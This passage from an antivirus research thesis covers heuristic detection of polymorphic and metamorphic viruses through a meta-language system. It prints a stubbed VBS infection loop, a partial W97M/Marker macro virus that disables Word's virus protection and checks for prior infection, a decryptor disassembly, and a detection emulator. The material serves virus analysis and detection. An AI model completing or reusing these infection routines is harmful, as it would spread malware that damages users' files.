The source code printed below shows the Visual Basic Script version of PHP/Pirus.A (MetaMS representation of PHP\Pirus.A can be found in chapter "3.7 Virus analyse: PHP\Pirus.A") generated by the converter. The original structures and dependencies as found within PHP\Pirus.A can be clearly identified and it is obvious that "similarities" analyse processes can be performed on this level of exactness.

```
rem
rem this file has been generated by the MetaMS to VBS converter
rem copyright 2002 by markus schmall
rem
rem Creating default stub...
Set __fso  = CreateObject("Scripting.FileSystemObject")
set __wscr =CreateObject("WScript.Shell")
rem Start with default headr structures
rem
rem line 0
rem line 1
$handle = ML_FOLDERPTR
$file = ML_FSEARCHRES;set __f = $handle;set __fc = __f.files;for each $file in __fc
        rem line 4
        $infected = true;
        $executable = false;
        rem line 7
        ; if (filecheck)
                ($executable =
                ; if (filecheck)
                        rem line 11
                        $host = ML_FILEHANDLE;($host = __fso.opentextfile($file))
                        $contents = ML_BODY;($contents = FILE.readAll);($contents
                        = $host.readAll)
                        $sig = ML_MARKERCHK
                        ; if (infectioncheck)
                        rem line 16
                rem line 17
                ; if (runtime)
                        rem line 19
                        $host = ML_FILEHANDLE;($host = __fso.opentextfile($file))
                        ;($host.writeline "SOME CODE")
                        ;($host.writeline "SOME CODE")
                        ;($host.writeline "SOME CODE")
                        ;($host.writeline "SOME CODE")
                        ;($host.writeline "SOME CODE")
                        rem line 26
                        rem line 27
                        rem line 28
                rem line 29
rem end of code
```

All lines starting with a “rem line xy” string indicate that these lines have not been transferred to MetaMS code, as these lines do not contain core functionality in the context of malicious code or the content of these lines has not been recognized correctly. The converter cannot be used to generate new malicious code; therefore, some conversion functionality has been crippled. Nevertheless, the output gives a good idea, how a converted code can look like. Several lines contain more than one instruction, as example can be e.g. seen line 20:

$host = ML_FILEHANDLE;($host = __fso.opentextfile($file))

The variable assignment is the result of the variable emulator, which stored internally, that the variable “$host” is initialized as a file handle. The second instruction is generated out of the MetaMS “open” element. It can be seen that the file described by the variable “$file” is opened. This variable is actually an operator needed to iterate through all available files (as initialised in line three). Originating from the variable emulator, the operation “$file = ML_FSEARCHRES” has been generated. At a certain point of time, “$file” can be also interpreted as a result of a file search operation.

The variable used for the iteration process is itself based again on the variable “f” and indirectly on the variable “$handle”, as initialised in line 3. In line two the variable “$handle” is initialised as a pointer to a folder pointer. The iterative checking for infect able file and the infection process itself can be easily transferred between PHP and VBS via the MetaMS language.

Please note again, that the converter cannot be used to generate any malicious code. Additionally the converter translates the operations automatically line by line. As a result, functionalities usually placed on several lines (thinking on script based malicious codes) will be “compressed” to one line of code. These facts show again the importance of the ability to detect functionality, but not the exact implementation.

To start the “MetaMS-to-VisualBasicScript” converter the following line needs to be executed:

Java –D SCAN_ARCHIV_NAME= d:\source\MetaMS\build\scanner.jar –classpath d:\source\MetaMS\build\scanner.jar;d;\source\MetaMS\build\metams.jar org.ms.metams.convert.Startup “MetaMSFileName” “VBSFileToBeGenerated”

7. Conclusion and Perspective

The last years have shown the enormous energy/effort from virus writers to implement new malicious techniques and to evade known detection technologies. An additional trend can be seen in technologies, which make the effort to scan for such files to an enormous time consuming task (Win95/Zmyst is such an example). Initial detection routines for Win95/Zmyst increased the overall scanning time on typical systems by five percent[91].

Speaking of macro viruses, we have seen various advanced polymorphic engines, like

- VAMP (Vicodines Advanced Macro Polymorphism, generates random comments, malicious codes utilizing this engine will have to be detected using smart checksums or scan string technologies)
- CPE (Class polymorphic engine, first introduced in the CVK kit from Vicodines, random variable assignments will be generated by this engine. A detection is only possible based on scan strings, heuristic engines and algorithmic checksum approaches)
- W97M/Pri engine (name of variables will be exchanged dynamically. A detection is possible based on smart checksums, heuristic engines and advanced scan string technologies)
- W97M/Walker engine (line swapping, line combination, see example given before)
- W97M/Chydow.A engine (see chapter “3.1 Virus analysis: W97M/Chydow.A”, also contains metamorphic elements)

Some of the above-mentioned engines introduced really major problems even for antivirus engines combining basic techniques. W97M/Chydow forced many AV engines to be changed. This virus is, as already described previously in detail, not reliable detectable using traditional checksum methods.

Right now, it seems that the technological highest possible level for macro viruses is close to being reached and more advanced engines can be only found in binary viruses.

JS/Xilos.A is an example of a highly polymorphic JavaScript code, whose polymorphic engine can be seen as very close to the highest possible technical level for script based malicious codes.

It can be expected, that also in the following years we will see polymorphic (and maybe metamorphic) engines, which have the capability to cheat checksum routines and will be caught by scan strings or advanced heuristic engines.

When looking at binary viruses, the picture is completely different. Having had a slow start in the “32 bit x86” processor world, polymorphic engines can now be found in a high number of viruses. The next generation of viruses start to introduce metamorphic elements and code disassembly to make the work of antivirus engines much more complicated. It can be expected that such routines will be not available as self-programmed routines widely, because of the high complexity of the technique.

As a first step for creating linkable, metamorphic engines has been already done by Zombie in releasing within his “Total Zombification” magazine the complete source code for the Win95/Zmyst virus. We can expect to see a countable number of metamorphic viruses following the same basic process in the near future.

91 Virus Bulletin conference 2001, „Hunting for metamorphics“, Peter Szoer, Symantec AV Response Team

Building a group?

In the past, the AV community has seen groups like Matrix, Codebreakers and 29A, which consisted of highly skilled programmers creating technically seen highly interesting malicious codes. The realisation of the "Hybris" project by Vecna, Mr. Sandman and others shows, that group-building processes also happen purely project related.

Finally, it is expectable, that much more "module-based" engines will appear, so that simple update mechanisms become more common.

When combining the given outlook with the previously investigated/researched and described technologies within this thesis, it is obvious that heuristic techniques in all its flavours are very useful in detecting malicious code. Nevertheless the risk of false positives should not be forgotten, therefore it is very important to concentrate the heuristic analyse processes on the core element. This means, that it is from great importance for heuristic engines to be able to reliable identify the possible malicious code block and analyse this block.

Nowadays advanced heuristic engines are clearly more often found than simple scan string heuristics (often also referred to as "generic" detections) and it can be expected that within the near future all heuristic engines will feature components like variable emulators, disassemblers and other components already mentioned in the design chapters of the MetaMS expert system.

The MetaMS system can be seen as a prototype, which obviously has advantages, but some features for possible future versions have to be mentioned:

- checksum generators (only theoretical discussions covered within this thesis)
- direct interaction between MetaMS generators and the rule/weight based system
- more plug-ins

The MetaMS system, in its current form, faces some problems, which should be mentioned here:

- Code overhead
- Problems with identifying related parts containing malicious codes
- No direct connection between MetaMS generator and alarm generating system (easily fixable)

Systems based on Meta languages as presented within this thesis are not suitable as standard desktop solutions (mainly based on performance impacts) but can be used in the following situations/environments:

antivirus laboratories (comparing newly received samples against known samples, comparing new samples against known functionality from all supported platforms)
gateway systems (scanning at powerful systems for new malicious code)

The development of heuristic engines using Meta languages can defiantly help to understand the development/evolution of malicious code on platforms. Additional benefit can be generated, if it is possible to add the detection rules in correct time of appearance.

The functionality ("behaviour") extracted by such systems can be also helpful for the development of overall behaviour blocking systems as discussed in [CNAC]. As shown in this thesis, malicious functionality can be identified by a single Meta language. These functionalities could be the basis for advanced behaviour blocking systems on an operating system basis whereby the runtime environment is freely exchangeable.

…

8. References

[APACHE] www.apache.org, Apache Web server and ANT build system

[BRUW82] „Petri-Netze, Eine anwendungsorientierte Einführtung“, Bernd Rosenstengel, Udo Winand, Vieweg Verlag, 1982

[BBAU90] „Petri Netze, Grundlagen und Anwendungen“, Bernd Baumgarten, Wissenschaftsverlag, 1990

[BS2002] „Results, Not Resolutions, A guide to judging Microsoft’s security progress.“, Bruce Schneier and Adam Shostack, URL: http://www.securityfocus.com/news/315

[CRAIU99] Costin, Raiu, Proceedings of the ninth international Virus Bulletin Conference 1999, „Suspicious behavior: Heuristic detection of Win32 backdoors“, p. 109 – 124

[CNAC] Carey Nachenberg, „Behavior Blocking: The Next Step in Anti-Virus Protection“,http://online.securityfocus.com/infocus/1557

[DA] Vesselin Bontchev, Proceedings of the first international Virus Bulletin Conference 1991, „Bulgarian and Soviet Virus Factories“, URL: http://www.complex.is/~bontchev/papers/factory.html

[FALCHNET] http.//www.falch.net

[FSEC00] „Anti Virus Software for WAP Gateways“, http://www.f-secure.com/news/2000/20000215.html

[HEUREKA] ftp://agn-www.informatik.uni-hamburg.de/pub/texts/tests/pc-av/2002-03/

[IDSPOLY] “Polymorphic shell codes vs. Application IDSs”, http://www.ngsec.com/docs/polymorphic_shellcodes_vs_app_IDSs.-PDF

[LZRECOG] Dario Benedetto, Emanuele Caglioti and Vittorio Loreto, Università degli Studi di Roma “La Sapienza”, published in Physical Review Letters (Physical Review Letters No. 88 S. 048702, 28. Januar 2002)
Online available at:
http://xxx.uni-augsburg.de/format/cond-mat/0108530

[K2ADM] http://www.ktwo.ca/security.html

[MAGISTR] Analyse of W32/Magistr, Peter Ferrie, published 05/01 Virus Bulletin Magazin,

[MSCH98] „Heuristische Viruserkennung“, Markus Schmall, Diplom thesis 1998

[MSCHVB0601] Analyse of W97M/Listi.A by Markus Schmall, published 06/01 Virus Bulletin Magazine

[RSED92] „Algorithmen“, Robert Sedgewick, Addison Wesley Verlag 1992

[PHPATTACK] Attack on PHP 4, http://security.e-matters.de/advisories/012002.html

[VBON98] "Methodology of Computer Anti-Virus Research", Vesselin Bontchev, Doctoral thesis 1998, University of Hamburg

[VB2k1] Peter Ferrie, Peter Szoer, Proceedings of the eleventh international Virus Bulletin Conference 2001, „Hunting for Metamorphics", p. 537-558, online copy can be obtained from http://securityresponse.symantec.com/avcenter/reference/metamorp.pdf

[WIN32_PII] Peter Szoer, Proceedings of the tenth international Virus Bulletin Conference 2000, „Attacks on Win32 – Part II", URL: http://www.geocities.com/szorp/

[WLIST] http://www.wildlist.org/

[WREI82] „Petrinetze, Eine Einführung", Wolfgang Reisig, Springer Verlag 1982

[XSL] http://www.w3c.org/Style/XSL/

[ZLIB] http://www.gzip.org/zlib/

9. Appendix

9.1 Virus example: W97M/Marker.CZ

The following macro virus is unintended parasitic. The macro called „Document_Close()“ and the attached log file belong to the W97M/Marker.D macro virus. All remaining parts of the code in front of this macro has been added during several replication generations.

Additionally we see the results of an interaction with another macro virus from the W97M/ColdApe family. A detection routine based on checksums calculated over the macros would be sufficient to detect the infection with the W97M/Marker.D virus. When calculating a complete checksum over the complete module, the original W97M/Marker.D infection cannot be seen. A detection routine based on heuristics and/or scan strings would be able to determine the W97M/Marker family origin. Disadvantage, as mentioned in the corresponding chapter earlier within this paper, is the inability to locate the exact name of the variant.

The partial source code (dumped with the known tool HMVS) looks like shown below:

```
Module name: ThisDocument (Class/ThisDocument)
-------------------------------------------------------------------------------
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Document_New()
'Yarra Valley Water Ltd Loves Nicky F. Also! 22/03/1999 12:32:58
'Open Access Loves Nicky F. Also! 12/05/99 16:47:49
End Sub
'Yarra Valley Water Ltd Loves Nicky F. Also! 22/03/1999 12:32:58
'Open Access Loves Nicky F. Also! 27/05/99 14:50:12
End Sub
 Label1_Click()
'Hien Loves Nicky F. Also! 6/10/99 7:57:15 AM
End Sub
Private Sub Document_Close()
On Error Resume Next
Const Marker = "<- this is a marker!"
'Declare Variables
Dim SaveDocument, SaveNormalTemplate, DocumentInfected, NormalTemplateInfected As Boolean
Dim ad, nt As Object
Dim OurCode, UserAddress, LogData, LogFile As String

'Initialize Variables
Set ad = ActiveDocument.VBProject.VBComponents.Item(1)
Set nt = NormalTemplate.VBProject.VBComponents.Item(1)
DocumentInfected = ad.CodeModule.Find(Marker, 1, 1, 10000, 10000)
NormalTemplateInfected = nt.CodeModule.Find(Marker, 1, 1, 10000, 10000)
'Switch the VirusProtection OFF
Options.VirusProtection = False

…
```

9.2 MetaMS XML Schema

This XML schema file has been automatically generated with the extremely helpful XML Spy suite[92]. As already mentioned in the initial „Definitions“ chapter, XML schema definitions can be much more precise than DTDs. Based on the automated conversion process, there exists no additional precise information conditions.

The schema can be found in the “XML” drawer on the supplied CD.

92 URL: http:\www.xmlspy.com

9.3 Detection routine for AMIGA\HitchHiker 5.00

The detection routine printed below is a fully working Motorola 68020 CPU emulation for all commands/opcodes, which can be generated by the AMIGA/HitchHiker 5.00 engine. The virus engine has been fully reverse engineered and all possible generations producible by the engine have been calculated (see disassembly next chapter).

The detection engine works, in this presented form, on AMIGA based systems (including WinUAE and UAE versions on Solaris/Linux), Amithlon systems, older Macintosh systems AND Palm OS based systems (tested with Palm OS 4 emulators).

In the presented form, this routine exactly handles the commands from the decryption engine generated by AMIGA\HitchHiker5.00. The engine stops, if the operation is found, which will be always called last within the decryptors. Actually, this is a huge bug in the virus, as it makes AV programs much easier to break out of the emulation system. This detection routine uses emulation techniques and does not rely on any X-RAY technologies, as the virus is offering different encryptions, which would make a brute-force alike “X-RAYing” attack too time consuming for regular scan engines.

The detection/emulation routine looks like this:

```
Start:
        lea             virus,a0
        move.l          #8828,d0
        bsr             hh5detect
        rts

hh5detect:
        lea             hunkcopy(pc),a6
        lea             stack(pc),a5
        lea             aregs(pc),a4
        move.l  a5, 28(a4)              ; init stack pointer

; hh5 detection code
; for demonstration purposes expecting a 1 hunk file
;
; this code is copyright by Markus Schmall and may
; be only used with permission from the author
;
; a0 = start of file
; d0 = filelength


        ; calculate end of hunk 1
        ;

        move.l          28(a0), d1
        asl.l           #2, d1

        cmp.l           #¤810,d1                ; general check for hunk size
        blt.w           notFound
```

```
        lea         32(a0),a1                   ; start of hunk 1
        lea         (a1,d1.l),a2                ; end of hunk 1

        bsr         getNextBsr

        ; check, if really valid
        tst.l       a3
        beq         notFound

        ; create an exact copy of the hunk starting with the BSR
        lea         hunkcopy(pc), a4
        moveq       #0, d7
.loop   move.b      (a3)+,(a4)+
        addq.l      #1,d7
        cmp.l       a3,a2
        bne.s       .loop

        ; start the emulator fun !
        lea         hunkcopy(pc), a0

        move.l      a0,a1                       ; start
        lea         (a0,d7.l), a2               ; end

        move.l      #200,d6                     ; max step counter


        lea         aregs, a4                   ; adress regs in a4
        lea         dregs, a5                   ; dataregs in a5
        move.l      28(a4), a6                  ; stack in a6
emuLoop:
        move.w      (a0)+,d0
        cmp.w       #¤6100,d0
        bne.s       .notBSRW
        bsr         handleBSRW
        bra         endloop
.notBSRW:
        cmp.w       #¤6000,d0
        bne.s       .notBRAW
        bsr         handleBSRW
        bra         endloop
.notBRAW:
        cmp.w       #¤48e7,d0
        bne.s       .notMOVEM
        bsr         handleMOVEM
        bra         endloop
.notMOVEM:
        move.w      d0,d5
        and.w       #¤f1ff,d5
        cmp.w       #¤41fa,d5
        bne.s       .notLEA
        bsr         handleLEA
        bra         endloop
.notLEA:
        move.w      d0,d5
        and.l       #¤f0f0,d5
```

```
        cmp.w       #¤5080,d5
        bne.s       .notADDQSUBQ
        bsr         handleADDQSUBQ
        bra         endloop
.notADDQSUBQ
        cmp.w       #¤2080,d5
        bne.s       .notREGINREG
        bsr         handleREGINREG
        bra         endloop
.notREGINREG
        cmp.w       #¤2040,d5
        bne.s       .notDirectREGINREG
        bsr         handleDirectREGREG
        bra         endloop
.notDirectREGINREG:
        cmp.w       #¤2050,d5
        bne.s       .notDirectREGINREG2
        bsr         handleContentREGREG
        bra         endloop
.notDirectREGINREG2:
        cmp.w       #¤5040,d5
        bne.s       .notSUBQWDX
        bsr         handleSUBQWDX
        bra         endloop
.notSUBQWDX:
        cmp.w       #¤3010,d5
        bne.s       .notContentDX
        bsr         handleContentDX
        bra         endloop
.notContentDX:
        move.wd0,d5
        and.w       #¤f0ff,d5
        cmp.w       #¤303c,d5
        bne.s       .notIMDX
        bsr         handleIMDX
        bra         endloop
.notIMDX


        move.wd0,d5
        and.w       #¤ff00,d5
        cmp.w       #¤6000,d5
        bne.s       .notBraB
        bsr         handleBraB
        bra         endloop
.notBraB:
        bra         notFound
endloop:
        subq.l   #1,d6
        tst.l       d6
        bne.w       emuLoop
        rts


notFound:
        moveq       #0,d0
```

```
        rts
found:
moveq           #1,d0
        rts
handleContentDX:
        ; subq.w dx
        movem.l         d0-d7/a1-a6,-(sp)
        bsr             .ContentDX
        movem.l         (sp)+,d0-d7/a1-a6
        rts
.ContentDX:
        move.w          d0,d5
        and.l           #7,d5
        asl.l           #2,d5
        and.l           #¤f00,d0
        ror.l           #8,d0
        asl.l           #1,d0
        move.l          (a4,d0.l),a3
        tst.l           a3
        beq             notFound
        move.w          (a3),d0
        and.l           #¤ffff,d0
        move.l          d0,(a5,d5.l)
        rts

handleSUBQWDX:
        ; subq.w dx
        movem.l         d0-d7/a1-a6,-(sp)
        bsr             .SUBQWDX
        movem.l         (sp)+,d0-d7/a1-a6
        rts
.SUBQWDX:
        move.w          d0,d5
        and.l           #¤7, d5
        asl.l           #2,d5
        lea             (a5,d5.l),a3
        move.l          (a3), d5                        ; orig context of DX

        and.l           #¤f00,d0
        ror.l           #8,d0
        bclr            #0,d0
        tst.l           d0
        bne.s           .not8
        subq.w          #8,d5
        move.l          d5,(a3)
        rts
.not8:
asr.l           #1,d0
        sub.w           d0,d5
        move.l          d5,(a3)
        rts
handleIMDX:
        ; move.l        (ax), ay
        movem.l         d0-d7/a1-a6,-(sp)
        bsr             .IMDX
        movem.l         (sp)+,d0-d7/a1-a6
```

```
        rts
.IMDX:
        and.l       #¤f00,d0
        ror.l       #8,d0
        asl.l       #1,d0
        move.w      (a0)+,d5
        move.l      d5,(a5,d0.l)
        rts
handleContentREGREG:
        ; move.l (ax), ay
        movem.l     d0-d7/a1-a6,-(sp)
        bsr         .handleCRR
        movem.l     (sp)+,d0-d7/a1-a6
        rts
.handleCRR:
        move.w      d0,d5
        and.l       #7,d5
        asl.l       #2,d5
        move.l      (a4,d5.l), d5       ; (ax) calculated
        and.l       #¤f00,d0
        ror.l       #8,d0
        asl.l       #1,d0
        move.l      d5,(a4,d0.l)        ; fixed

        rts
handleDirectREGREG:
        ; move.l    ax, (ay)
        movem.l     d0-d7/a1-a6,-(sp)
        bsr         .handleDRR
        movem.l     (sp)+,d0-d7/a1-a6
        rts
.handleDRR:
        move.l      a4,a3               ; adress regs
        move.w      d0, d5
        and.l       #¤f, d5
        btst        #3, d5
        bne.s       .adr
        move.l      a5,a3
.adr:   bclr        #3, d5              ; norm it
        asl.l       #2, d5
                                        ; source is defined by (a3, d5.l)
        and.l       #¤f00, d0
        ror.l       #8,d0
        asl.l       #1,d0
        move.l      (a3,d5.l), (a4,d0.l)
        rts
handleREGINREG:
        ; move.l    ax, (ay)
        movem.l     d0-d7/a1-a6,-(sp)
        bsr         .handleRR
        movem.l     (sp)+,d0-d7/a1-a6
        rts
.handleRR:
        move.w      d0, d5
        and.l       #¤7,d5              ; get last 3 bits
        asl.l       #2, d5              ; get source offset
```

```
        and.l       #¤f00, d0
        ror.l       #8,d0
        asl.l       #1,d0
        move.l      (a4,d0.l), a3       ; get original content
        move.l      (a4,d5.l), (a3)     ; store new value
        rts
handleADDQSUBQ:
        movem.l     d0-d7/a1-a6,-(sp)
        bsr         .handleAS
        movem.l     (sp)+,d0-d7/a1-a6
        rts
.handleAS:
        moveq       #0,d4               ; = add operation
        move.l      a5,a3               ; Data REG pointer
        move.w      d0,d5
        and.l       #¤f,d5              ; check destination register
        btst        #3,d5
        beq         .datareg
        move.l      a4,a3               ; this is an adress register access
.datareg:
        bclr        #3,d5               ; d5 contains target register
        asl.l       #2,d5
        add.l       d5, a3
        move.l      (a3), d5            ; d5 contains old register value
        and.l       #¤0f00,d0           ; get register mask
        ror.l       #8,d0
        btst        #0,d0
        beq         .add
        moveq       #1,d4               ; mark sub operation
.add:   bclr        #0,d0
                                        ; now check value
        asr.l       #1,d0
        tst.l       d4
        bne.s       .subOp
        add.l       d0,d5
        move.l      d5,(a3)
        rts
.subOp
        sub.l       d0,d5
        move.l      d5,(a3)
        rts
handleLEA:
        movem.l     d0-d7/a1-a6,-(sp)
        bsr         .handleLea
        movem.l     (sp)+, d0-d7/a1-a6
        rts
.handleLea:
        move.w      d0,d5               ; store opcode
        move.w      (a0)+,d0            ; get offset
        btst        #15, d0
        beq.w       .posLea

                                        ; correct now negative
                                        ; offset
        move.l      #¤ffff, d1
```

```
        sub.w       d0, d1
        move.l      a0,a3
        sub.l       d1, a3
        sub.l       #3, a3
        bra         .internLea
.posLea:
        sub.w       #2,d0               ; correct offset
        lea         (a0,d0.w), a3       ; value for lea
.internLea
        and.l       #¤f00,d5
        ror.l       #8,d5
        cmp.b       #1, d5
        bne.s       .1
        move.l      a3, (a4)
        rts
.1:
        cmp.b       #3, d5
        bne.s       .2
        move.l      a3, 4(a4)
        rts
.2:
        cmp.b       #5, d5
        bne.s       .3
        move.l      a3, 8(a4)
        rts
.3:
        cmp.b       #7, d5
        bne.s       .4
        move.l      a3, 12(a4)
        rts
.4:
        cmp.b       #9, d5
        bne.s       .5
        move.l      a3, 16(a4)
        rts
.5:
        cmp.b       #¤b, d5
        bne.s       .6
        move.l      a3, 20(a4)
        rts
.6:
        cmp.b       #¤d, d5
        bne.s       .7
        move.l      a3, 24(a4)
.7:
        rts

handleBraB:
        and.l       #¤ff,d0
        cmp.l       #128, d0
        blt         handleBSRIntern
        ; negative direction jump ! take care here
move.l      #¤fe, d2
        sub.l       d0,d2
        sub.l       d2,a0
        sub.l       #2,a0
```

```
        bsr             handleBSRIntern2
        rts
handleBSRW
        ; get jump offset
        move.w          (a0),d0
        btst            #15, d0
        beq.s           handleBSRIntern
        ; now handle negative jumps
        move.l          #¤fffe,d2
        sub.l           d0,d2
        sub.l           d2,a0
        sub.l           #2,a0
        bra             handleBSRIntern2
        rts
handleBSRIntern:
        add.l           d0,a0
handleBSRIntern2:
        cmp.l           a0,a1
        bgt             notFound
        cmp.l           a0,a2
        blt             notFound
        rts
handleMOVEM:
        move.w          (a0)+,d0
        ; handling of data registers
        move.w          d0, d3
        ror.w           #8, d3
        moveq           #7, d2
        moveq           #0, d1
.loop:
btst            d2, d3
        beq.s           .out
        move.l          (a5,d1.l), -(a6)
.out:   addq.l          #4, d1
        subq.l          #1, d2
        tst.l           d2
        bne.s           .loop
        ; handling of adress registers
        moveq           #7, d2
        moveq           #0, d1
.loop2:
btst            d2, d0
        beq.s           .out2
        move.l          (a4,d1.l), -(a6)
.out2:
addq.l  #4, d1
        subq.l          #1, d2
        tst.l           d2
        bne.s           .loop2
        move.l          a6, 28(a4)
        rts
notSupported:
        illegal
getNextBsr:
        movem.l         d0-d7/a0/a1/a2/a4-a6, -(sp)
        bsr             .getBsr
```

```
        movem.l     (sp)+, d0-d7/a0/a1/a2/a4-a6
        rts
.getBsr
cmp.l       a1,a2
        bgt.s       .goon
        move.l      #0,a3
        rts
.goon:
        cmp.w       #¤6100,(a1)+        ; check generically for BSR.W
        bne.s       .getBsr
        move.l      a1,a3
        move.l      a2,a4
        sub.l       a3,a4               ; check distance, should be
                                        ; ¤810 or more
        cmp.l       #¤810,a4
        blt.s       .getBsr
        move.w      (a1),d0
        lea         -2(a1),a3           ; prepare value
        lea         (a1,d0.l),a1
        move.l      a2,a4
        sub.l       a1,a4
        cmp.l       #¤810,d4            ; jump target shall be
                                        ; more than ¤810 bytes
                                        ; away from the hunk end
        bgt.s       .getBsr
        rts
checkAllowed:
        ; check, if the operation is an allowed operation for the
        ; hh5 poly engine
        rts


dregs       blk.l   8,0
aregs       blk.l   8,0
hunkcopy:   blk.b   20000,0             ; block contains exact copy of
                                        ; the virus hunk
stack       blk.b   5000,0              ; stack area
virus       incbin              "dh0:hh5/List"
```

9.4 Example decode generated from Amiga/HitchHiker 5.00

At this point a short disassembly of one possible generated decryption headers of the HitchHiker 5.00 engine is presented, which shows again in how far new technologies (here metamorphic approaches) can be transferred between platforms. The entry point is marked as “ENTRYPOINT”. At location L1C34, when this emulator reaches this point, the detection of the virus is possible using traditional checksum and scan string approaches.

The virus encryption routine uses highly metamorphic routines and cannot be detected by any known x-raying[93] technique or similar approaches, which do not utilize algorithmic techniques. The only way to detect this decoding routine and the virus itself is to use limited CPU emulation techniques. This means, that a generic CPU emulation is called with the address of the entry point. As long as valid operations are found, the emulator continues a predefined number of steps.

At this point, the following information is subject of an investigation:

- valid operations
- number of necessary steps

An implemented CPU emulation ready to detect the HitchHiker 5 virus can be found in the appendix.

Valid operations (meaning operations, which can be generated by the HitchHiker 5.00 engine) are:

- BRA.B/W
- LEA
- A/LSR.W
- SUB.B / ADD.B
- SUBQ.W / L DX
- SUBQ.W #i, (ax)
- ADDQ.W / L
- BPL.B / W
- MOVE.W / L
- MOVE.W (ax), dy
- MOVEA.l (ax), ay
- MOVEM.l (ax)+, n
- MOVEM.l n, -(ax)
- NEG.B

As the engine is not able to generate nonsense garbage (e.g. NOP operation), it is possible to estimate, that 2000 steps are needed to decode the first 100 byte of the virus body.

The decoder and the related engine obviously belong to the most advanced routines available for the MC680x0 CPU family. The decoder performs maximal two operations before branching to the next location. Bye doing it this way, the detection of the encryption loop heuristically becomes very time consuming. As the virus also uses the stack to store information, a CPU emulation also has to take care of that.

93 X-raying: A known block will be brute force attacked by all various combinations of possible decryption routines.

The decryption itself consists of a random mixture of the following operations:

- EOR
- NEG
- ADD
- LSR
- ASR

This makes it impossible to start traditional x-raying attacks against the decoder. An algorithmic approach as shown in the appendix (previous chapter) has to be chosen. The decoder always executes only a couple of instructions and then jumps to the next location. By decoding the entire body this way, emulation processes slow down the scanning speed.

```
L1C02       LEA         (CryptedArea,PC),A3
            BRA.W       L1CBA
L1C0A       LSR.W       #8,D0
BRA.B       L1C54
L1C0E       SUB.B       D6,D0
BRA.B       L1C48
L1C12       BPL.W       L1C50
            BRA.W       L1CAC
L1C1A       SUBQ.W      #1,D6
BRA.B       L1C12

[Decoder garbage removed]

L1C22       MOVE.W      #$0810,D6
BRA.B       L1C30
L1C28       ADDQ.L      #1,A6
BRA.B       L1C5A

[Decoder garbage removed]

L1C30       SUBQ.W      #1,D6
BRA.B       L1C50
L1C34

            ; memory copy routine for virus. Reliable detection based
            ; on initial 100 bytes at location CryptedArea is now possible

[Decoder garbage removed]

L1C3A       NEG.B       D0
ADDI.B      #$DC,D0
BRA.B       L1C28
L1C42       MOVEA.L     D6,A6
BRA.B       L1C84

[Decoder garbage removed]

L1C48       NEG.B       D0
            BRA.B       L1C3A
```

```
POINT1C4C   DC      $29CE
POINT1C4E   SUBQ.L      #1,(A4)+
L1C50       MOVE.W      (A6),D0
BRA.B       L1C0A
L1C54       ADDI.B      #$38,D0
BRA.B       L1C0E
L1C5A       MOVE.B      D0,(-$0001,A6)
BRA.B       L1C1A

[Decoder garbage removed]

L1C84       MOVEA.L     (A6),A6
BRA.B       L1CC0
L1C88       MOVEM.L     D4-A1,-(A7)
BRA.B       L1CB2

[Decoder garbage removed]

ENTRYPOINT MOVEM.L      A2-A6,-(A7)
BRA.B       L1C88
L1CA4       MOVEA.L     A7,A6
MOVEA.L     (A6),A6
BRA.W       L1C22
L1CAC       MOVEQ       #$04,D6             ; initial part of decryption has
; finished
BRA.B       L1C42

[Decoder garbage removed]

L1CB2       MOVEM.L     D0-D3,-(A7)
BRA.W       L1C02
L1CBA       SUBQ.L      #4,A7
MOVE.L      A3,(A7)
BRA.B       L1CA4
L1CC0       MOVE.W      #$FD36,D4
BRA.W       L1C34

[Decoder garbage removed]
```

To detect this virus using a script based engine, operation like this are needed:

- check for initial BSR.W (16 bit compare of content)
- execute 2000 steps using a CPU emulator
- check initial 20 bytes of the virus
- finish

The Amiga/HitchHiker virus can be seen as a highly interesting virus, which uses polymorphic and metamorphic aspects, without coming close to the W95/Zmyst (see [VB2k1]). The body of the HitchHiker 5.00 virus is static and the metamorphism is purely based on the encryption header, which also contains polymorphic encryption routines for the virus body.

9.5 Analysis: Amiga/Cryptic Essence

The Amiga/Cryptic Essence virus is the first and only existing malicious code for the entire Motorola MC680x0 platform, which uses compression techniques as a part of the infection process. Detailed information can be found in the analysis below. The compression/decompression engines have been tested as a part of this thesis on Palm OS 4 emulators and proved to be working.

The virus utilized ideas presented in an AV paper published by Vesselin Bontchev, when he was working as a research assistant at the Virus Test Centre University Hamburg. This paper was removed from public servers after the appearance of this virus, but is still available on a couple of Virus Exchange (VX) sites. The analysis below is presented in the context of this thesis to show, in how far ideas for technologies can be transferred between platforms.

Entry.....: Cryptic Essence
Alias(es).....: Evil Jesus #3
Virus Strain.....: -
Virus detected when.: 9/1995
where.: Denmark
Classification.....: Link virus,
memory-resident, not reset-resident
Length of Virus.....: 1. Length on storage medium: none
2. Length in RAM: $97c bytes

---------- Preconditions ----------

Operating System(s).: AMIGA-DOS Version/Release.....: 2.04 and above (V37+)
Computer model(s)...: all models/processors (MC68000-MC68060)

---------- Attributes ----------

Easy Identification.: None

Type of infection...: Self-identification method in files:
- None. Double infections are possible but mostly result in dead samples. Tested on CVMODE as test file.

Self-identification method in memory:
- None

System infection:
- RAM resident, infects the DOS Write() function

Infection preconditions:
- File to be infected is bigger then 9276 bytes
- First hunk is a normal code hunk without memory extension (=$3e9)
- This hunk must be bigger than 9276 bytes
- First word in this hunk is not:

- $4afc (ILLEGAL)
- $4e75

- Second word in this hunk is not:

- $4afc (ILLEGAL)
- $4e75

Infection Trigger...: Accessing the volume (by writing)
A normal COPY is not suitable, because COPY divides longer files in little chunks and at this chunks, the virus mostly cannot work correctly.

Storage media affected: all DOS-devices

Interrupts hooked...: None

Damage.....: Permanent damage:

- Changes data in files randomly. Not repairable

Transient damage:

- none

Damage Trigger.....: Permanent damage:

- Counter reaches 0

Transient damage:

- None

Particularities.....:
The crypt routines are not aware of processor caches and have serious problem at some places. It can come to wrong decoding and such stuff. The link method is new for the AMIGA computer series and is called on PC Cavity link viruses. There is no modification to the "relochunks" needed to repair the file from the virus.

In the virus there is found a comment to a well-known PC antivirus researcher and to a essay written by this guy, which was obviously used from the virus-programmer(s) as basis.

Similarities.....: Cavity link viruses on PC (such families have been e.g. seen in the Netherlands). Pack routine is stolen from the "xpk[94]" distribution. The way of linking is completely new for the AMIGA at this time (9/95).

